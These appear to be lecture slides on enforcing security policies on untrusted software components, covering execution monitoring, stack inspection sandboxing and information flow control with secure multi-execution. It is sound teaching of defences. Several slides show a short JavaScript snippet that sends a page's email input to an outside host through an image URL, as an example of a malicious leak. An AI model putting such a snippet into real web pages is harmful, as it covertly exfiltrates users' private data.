# Enforcing security policies on software components

Frank Piessens

## Overview

- Introduction: the untrusted component problem
- Policies and mechanisms
- Stack inspection based sandboxing
- Information flow control
- Conclusion

## Problem statement

- Many applications or devices can be extended with new software components at run-time:
  - Anything with a general purpose OS
    - PC’s, mobile phones, set-top boxes, …
  - Anything that supports a scripting language
    - Browsers, various kinds of server software, …
  - Anything that supports functionality extensions
    - Media players, smartcards, anything with device drivers, …
- How can one limit the damage that could be done by such new software components?
  - What exactly would be the security objective and how can we achieve it?

## Terminology and concepts

- A *component* is a piece of software that is:
  - A unit of deployment
  - Third party composable
- A system can contain/aggregate multiple components
  - Some of these components are trusted more than others
- A system can be extended at runtime with new components
- We will sometimes refer to the system in which components are plugged as the *framework*


## Some examples

| Framework | Components |
|---|---|
| Desktop operating system | Applications |
| Smartphone | Apps |
| Media player | Audio/video codecs |
| Web browser | Web pages |
| Web browser | Browser plugins |
| Operating system | Device drivers |
| Java Virtual Machine | Java jar files |
| .NET Common Language Runtime | .NET Assemblies |
| Hypervisor | Virtual Machines |
| Node.js | JS Packages |
| ... | ... |

## The untrusted component problem

- We want to execute an untrusted component in the framework, like:
    - A downloaded application
    - A smartphone app
    - A third party Java jar
- … while maintaining a security objective for the entire system, like:
    - It does not leak the password file to the network
    - It remains responsive

# This is an instance of the **authorization** problem



But because the subjects are now software, we have more **mechanisms** at our disposal than monitoring requests and responses:

- We can monitor internal execution steps
- We can analyze the code of the subject
- We can reinitialize the subject and run it multiple times

Hence, we can also be more ambitious in terms of the **policies** we enforce on the subject

- Beyond access control policies

## Overview

- Introduction: the untrusted component problem
- Policies and mechanisms
- Stack inspection based sandboxing
- Information flow control
- Conclusion

## Security policies: definition

- An execution is a finite or infinite sequence of software component steps
    - E.g. a trace of system calls, a trace of API invocations and returns, …
- A software component defines a set of executions, i.e. all the executions that the component can exhibit
- A **security policy** is a predicate on sets of executions

Note: this is a very general definition. It includes for instance the possibility to specify functional correctness.

## Some example security policies

- Stateless access control
  - “The component can only use a well-designated subset of the functionality of the framework”
  - = the set of executions should not include executions that invoke forbidden API functions
- Stateful access control
  - “The component can send at most 5 text messages”
  - = the set of executions should not include executions with more than 5 sends
- Liveness
  - “The component should eventually respond to all requests”
  - = the set of executions should not include executions that have a request but no corresponding response
- Responsiveness
  - “The component should on average respond to requests within one second”
- Information flow control
  - “The component should not leak any confidential data”

## Some example mechanisms

- Execution monitoring (EM)
  - A *guard* monitors component execution and terminates the component on violations
    - Note: The guard can monitor more than just requests/responses to the framework
  - E.g. OS access control, Java stackwalking, ...
- Static analysis
  - Try to determine if the component code is OK by inspecting it
  - E.g. Java bytecode verifier, virus scanners, ...
- Program rewriting / execution stream editing
  - Modify the component/execution to make it secure
  - E.g. virtualization, weaving defensive checks into component code, ...
- Taint tracking
  - Attach metadata (*taint*) to data processed by the component, and propagate that metadata during execution
  - E.g. PHP taint mode

## Enforceable security policies

- An interesting question is:
  - What security policies can be enforced by a given enforcement mechanism?
- We will:
  - Characterize the policies that can be enforced by execution monitoring
  - Show that some policies that can **not** be enforced by execution monitoring can be enforced in other ways

**Reference:**
Fred Schneider, *Enforceable Security Policies*, ACM Transactions on Information and System Security, 2000


## Safety properties

- A security policy is a **property** if it classifies executions in bad ones and good ones
  - Example: the component should not access /etc/passwd
  - Counter-example: average response time should be 1 second
- A property is a **safety property** if bad executions never become good again
  - Example: the component should not access /etc/passwd
  - Counter-example: the component should close all files that it opens
- Execution monitoring can only enforce safety properties
- Safety properties can be specified as **security automata**

## Example

- Executions of a component contain the sends and reads that the component performs
- Security policy = no send after read
  - This is a safety property
- Security automaton:

```
object ExPolicy {
  var hasRead = false;
  def send() {
    require (!hasRead);
  }
  def read() {
    hasRead = true;
  }
}
```



## Conclusions

- To achieve overall system security objectives, it can be useful or necessary to enforce security policies on software components
- The most widely used mechanism to enforce such policies is execution monitoring (EM)
  - EM monitors sequences of steps taken by the software component
  - Only safety properties over these sequences of steps can be enforced
- We will now discuss:
  - Stack inspection based sandboxing, as an example of EM used in practice
  - Information flow control, as an example of a policy that can not be (precisely) enforced with EM

## Overview

- Introduction: the untrusted component problem
- Policies and mechanisms
- ➡ Stack inspection based sandboxing
- Information flow control
- Conclusion

## Stack inspection based sandboxing (SI): overview

- SI is an enforcement mechanism for the untrusted component problem in virtual machines for safe languages (e.g. Java VM, .NET)
- **Permission objects** represent the right to perform operations
- The **security configuration** of the VM assigns permissions to each loaded component
- Every controlled operation contains an explicit invocation of an access check that:
  - Uses **stack inspection** to find out what components are currently active
  - Returns silently if all is OK, or throws an exception otherwise


## Permission objects

- A Permission object is a representation of a right to perform some actions
- Examples:
  - FilePermission(name, mode) (wildcards possible)
  - NetworkPermission
  - WindowPermission
- Permissions have a set semantics, hence one permission can imply (be a superset of) another one
  - E.g. FilePermission("*", "read") implies FilePermission("x","read")
- Developers can define new custom permissions

## Security Configuration

- The VM's security configuration assigns permissions to components
- Typically implemented as a configurable function that maps *evidence* to permissions
- Evidence is security-relevant information about the component:
  - Where did it come from?
  - Was it digitally signed and if so by whom?
- When loading a component, the VM consults the security configurations and remembers the assigned permissions, called the component's **static permissions**
- The system class library implicitly has all permissions

# Components and their static permissions



## Stack inspection


- Every sensitive operation is guarded by a demandPermission(P) call
- The algorithm implemented by demandPermission(P) is based on *stack inspection* or *stack walking*
    - Basic rule: if all components on the call stack have static permissions that contain P, then the access is allowed

## Stack inspection: Example

main() in A calls a method in C that calls a method in B that calls File.open()


File.open() calls demandPermission() with the appropriate Permission object.

When does the access check pass?




## Note that application components can define their own permissions

The component that defines class C can introduce a CPermission class, and call demandPermission() before performing sensitive operations on C objects.



## The basic algorithm can be too restrictive

Suppose we do not want to give untrusted components the permission to open windows.
But we want to provide a trusted library that opens marked windows.
This is not possible under the basic stack inspection rule.




## Stack walk modifiers

- Enable_permission(P):
  - Means: don’t check my callers for this permission, I take full responsibility
  - Essential to implement *controlled* access to resources for less trusted code
- Disable_permission(P):
  - Means: don’t grant me this permission, I don’t need it
  - Supports principle of least privilege

# The applet window example

Class MarkedWindow can enable WindowPermission. Now Applet can call MarkedWindow to open windows.
It is now the responsibility of MarkedWindow to make sure that it only offers the functionality to open a marked window.



# Security automaton for SI

```
import scala.collection.mutable._;
// NOTE: only support for enabling of permissions,  atomic permissions,
// and single threading

object StackInspectionPolicy {
  type C = String; // Component
  type P = String; // Permission
  type SF = (C,Set[P]); // Stack Frame with set of enabled permissions
  var components = Set[C]();
  var sp = Map[C,Set[P]](); // static permissions
  var stack = Stack[SF]();   // call stack

// Access checks
  def demandPermission(p:P) { require(demandOK(stack,p)); }
  def demandOK(s: Stack[SF], p:P): Boolean = {
      for ( (c,ep) <- s) { // from top to bottom
          if (!sp(c).contains(p)) return false;
          if (ep.contains(p)) return true;
      };
      return true;
  }
```

# Security automaton for SI (continued)

```
// Enabling a permission
  def enable(p:P) {
      require(stack.top match { case (c,ep) => sp(c).contains(p)});
      stack.top match {
          case (c,ep) => ep += p;
      };
  }

// Calling methods and returning from them
  def call(c:C) {
      require(components.contains(c));
      stack.push((c,Set()));
  }
  def ret() {
      require(true);
      stack.pop();
  }
}
```

# Discussion

- Stack inspection based sandboxing is an example of an execution monitoring mechanism specifically for untrusted software components
- Stack inspection based sandboxing is implemented in both the Java and .NET virtual machines
- However, it does not appear to be widely used at its full power
  - Complexity of policy setting?
  - Known security weaknesses?
    - E.g. no restrictions on reading/writing fields across component boundaries
    - P. Holzinger, et al. *An In-Depth Study of More Than Ten Years of Java Exploitation* (ACM CCS 2016)

## Overview


- Introduction: the untrusted component problem
- Policies and mechanisms
- Stack inspection based sandboxing
- ➡ Information flow control
- Conclusion

## Introduction

- Execution monitoring can only enforce safety properties
- But some interesting and relevant policies are not safety properties
- An important example is information flow control
  - “Secret data should not leak to public channels”
  - “Low integrity data should not influence high-integrity data”


## Information flow control

- Information flow control is a class of technical countermeasures that try to enforce that software can not leak information – not even indirectly!




## Information flow control

- Information flow control is a class of technical countermeasures that try to enforce that software can not leak information – not even indirectly!




## Information flow control

- Information flow control is a class of technical countermeasures that try to enforce that software can not leak information – not even indirectly!



# Information flow control

- Information flow control is a class of technical countermeasures that try to enforce that software can not leak information – not even indirectly!



# Example: information flow control in Javascript

- Modern web applications use client-side scripts for many purposes:
    - Form validation
    - Improving interactivity / user experience
    - Advertisement loading
- Malicious scripts can enter a web-page in various ways:
    - Cross-site-scripting (XSS)
    - Malicious ads
    - Man-in-the-middle

## Example: information flow control in Javascript

```
var text = document.getElementById('email-input').text;
var abc = 0;

if  (text.indexOf('abc') != -1)
   { abc = 1 };

var url = 'http://example.com/img.jpg' + '?t=' + escape(text) + abc;

document.getElementById('banner-img').src = url;
```

# Example: information flow control in Javascript

Private input


```
var text = document.getElementById('email-input').text;
var abc = 0;

if  (text.indexOf('abc') != -1)
   { abc = 1 };

var url = 'http://example.com/img.jpg' + '?t=' + escape(text) + abc;

document.getElementById('banner-img').src = url;
```

Public output

## Non-interference

- Information flow security can be formalized as **non-interference**, which roughly says:
  - There are no two executions of the program that
    1. Receive the same public inputs (but different *private* inputs),
    2. And produce different public outputs
- This is clearly not a safety property
- It is not even a property!

## Illustration



**Secure**:

```
Out_low := In_low + 6
```

**Insecure**:

```
Out_low := In_high
```

**Insecure**:


```
if (In_high > 10) {
    Out_low := 3;
}
else Out_low := 7
```

## Discussion

- Non-interference is not a property, and hence can not be enforced precisely by execution monitoring.
- So what can we do?
  - Statically analyze programs, e.g.
    - Classify variables as either public or private
    - Forbid:
      - Assigning private expressions to public variables
      - Assigning to public variables in “private contexts”
      - …
  - Approximate non-interference with a safety property, e.g.
    - Label data as public or private on entering the program
    - Propagate labels throughout the computation
    - Block output of data with a private label on a public output channel
  - Approximate non-interference with LBAC
- Surprisingly, it has been shown that non-interference can be enforced by other enforcement mechanisms, e.g. secure multi-execution

## Secure Multi-Execution

- Basic idea:
  - Run the program multiple times (once per security level)
  - The public execution goes first, but:
    - Gets default values for private inputs
    - Suppresses private outputs
  - The private execution goes next, and:
    - Reuses the public inputs from the public execution
    - Suppresses public outputs



**Reference:**
Dominique Devriese, Frank Piessens, *Non-interference through secure multi-execution*, IEEE Security and Privacy 2010


```
var text = ~~document.getElementById~~
        ~~('email-input').text~~ undefined;
var abc = 0;
if(text.indexOf('abc')!=-1) { abc = 1 };
var url = 'http://example.com/img.jpg'
    + '?t=' + escape(text) + abc;
document.getElementById('banner-img')
    .src = url;
```

Public execution

```
var text = document.getElementById
        ('email-input').text;
var abc = 0;
if(text.indexOf('abc')!=-1) { abc = 1 };
var url = 'http://example.com/img.jpg'
    + '?t=' + escape(text) + abc;
~~document.getElementById('banner-img')~~
    ~~.src = url;~~
```

Private execution

## Properties



- "Obviously" sound:
  - Only execution at private level gets to see private inputs
  - Only execution at public level gets to output at public level
- "Obviously" precise:
  - If a program really was non-interferent, then all executions (at both levels) will behave exactly the same
- But note that executions of interferent programs get **modified** to become non-interferent

## Overview

- Introduction: the untrusted component problem
- Policies and mechanisms
- Stack inspection based sandboxing
- Information flow control
- Conclusion

## Conclusion

- The untrusted component problem is about enforcing “good behavior” on software components
- The most widely used mechanism for such enforcement is execution monitoring, but this mechanism has limitations
- Research towards other practical enforcement mechanisms is ongoing